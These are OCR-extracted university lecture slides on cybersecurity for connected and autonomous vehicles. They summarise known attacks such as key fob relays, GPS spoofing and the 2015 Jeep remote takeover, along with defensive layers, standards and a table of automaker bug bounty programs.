School of Mechanical Engineering
FACULTY OF ENGINEERING

UNIVERSITY OF LEEDS

# MECH5170M
## Connected and Autonomous Vehicles Systems

Cyber Security of CAV - part 2

Kris Kubiak ( k.kubiak@leeds.ac.uk )

# Cybersecurity Measures

# Matrix of Cybersecurity Measures




UNIVERSITY OF LEEDS



[realtek.com]

# In-Vehicle Security Measures



UNIVERSITY OF LEEDS





[realtek.com]

# Cybersecurity Attacks


# Top automotive cyber attack vectors

UNIVERSITY OF LEEDS

## Breakdown of Top Attack Vectors 2010-2019




## Number of Cyber Incidents 2010-2019




# Hacking Incidents



## "Safety begins with Security"

The existing cyber threats that risked
monetary or physical loss are now being applied to
**Vehicles which can place severe liability to a person's life.**



# Cyber Attack-Key Fob Relay Attack




- ADAC tested 237 vehicles for keyless attacks
- 99% of vehicles tested could be stolen using **relay attack**


# Cyber Attack-Spoofing



UNIVERSITY OF LEEDS

- Researchers hacked Tesla model 3 to navigate off-road by spoofing GPS.
- Tesla autopilot stopped with projected images.
- Vehicle accelerated to 85mph by small piece of tape on 35mph sign.


# Cyber Attack-Remote Control



## Researchers remotely control Jeep in simulated cyber attack -2015

# Cybersecurity Solutions

# Cybersecurity solutions



MISRA C compliance

Unit Testing of source code

Bug bounties

Improving security by design

SAE / Auto-ISAC

Regulations and enforcement

Vehicle test and evaluation

AUTO-ISAC
Automotive Information Sharing and Analysis Center

SAE INTERNATIONAL™

| Company | Program Started | Additional Information | Bug Bounty Program |
|---|---|---|---|
| UBER | December 2014 | 1,345 resolved reports. Total bounties paid: $2,317,163. Average bounty range: $500 - $750. Top bounty range: $4,000 - $50,000 | https://hackerone.com/uber/hacktivity |
| GRAB | August 2015 | 369 resolved reports. Total bounties paid: $409,426. Average bounty range: $200 - $250. Top bounty range: $2,000 - $10,000. | https://hackerone.com/grab |
| FORD | January 2019 | 1,505 resolved reports. | https://hackerone.com/ford/hacktivity |
| GENERAL MOTORS | January 2016 | 1,035 resolved reports. | https://hackerone.com/gm/hacktivity |
| TESLA | 2014 | $100 – $15,000 per vulnerability, 417 resolved reports. Average payout (Aug-Oct 2019): $1,352. | https://bugcrowd.com/tesla |
| TOYOTA | February 2018 | 349 resolved reports. | https://hackerone.com/toyota/ |
| FCA | July 2016 | $150 – $7,500 per vulnerability, 117 resolved reports. Average payout (Aug-Oct 2019): $2,481.25 | https://bugcrowd.com/fca |
| TOMTOM | April 2019 | 71 resolved reports. | https://hackerone.com/tomtom/ |
| LYFT | May 2019 | | https://www.lyft.com/security |
| BLABLACAR | April 2018 | | https://yeswehack.com/programs/bug-bounty-program-blablacar |
| BMW | 2015 | | https://www.bmwgroup.com/en/general/Security.html |
| DAIMLER | | | https://www.daimler.com/whitehat/ |

## Auto bug bounty programs


Automakers and mobility companies pay researchers to find bugs in software.

# 4 LAYERS TO SECURING A CAR




## Layer 1: Secure Interface

Secure M2M authentication, secure key storage





## Layer 2: Secure Gateway

Domain isolation, firewall/filter, centralized intrusion detection (IDS)





## Layer 3: Secure Network

Message authentication, filtering, distributed intrusion detection (IDS)




## Layer 4: Secure Processing

Secure boot, run time integrity, Over-The-Air (OTA) updates





[npx.com]

# Adaptive Security Architecture Lifecycle



UNIVERSITY OF LEEDS




[Auto Crypt]

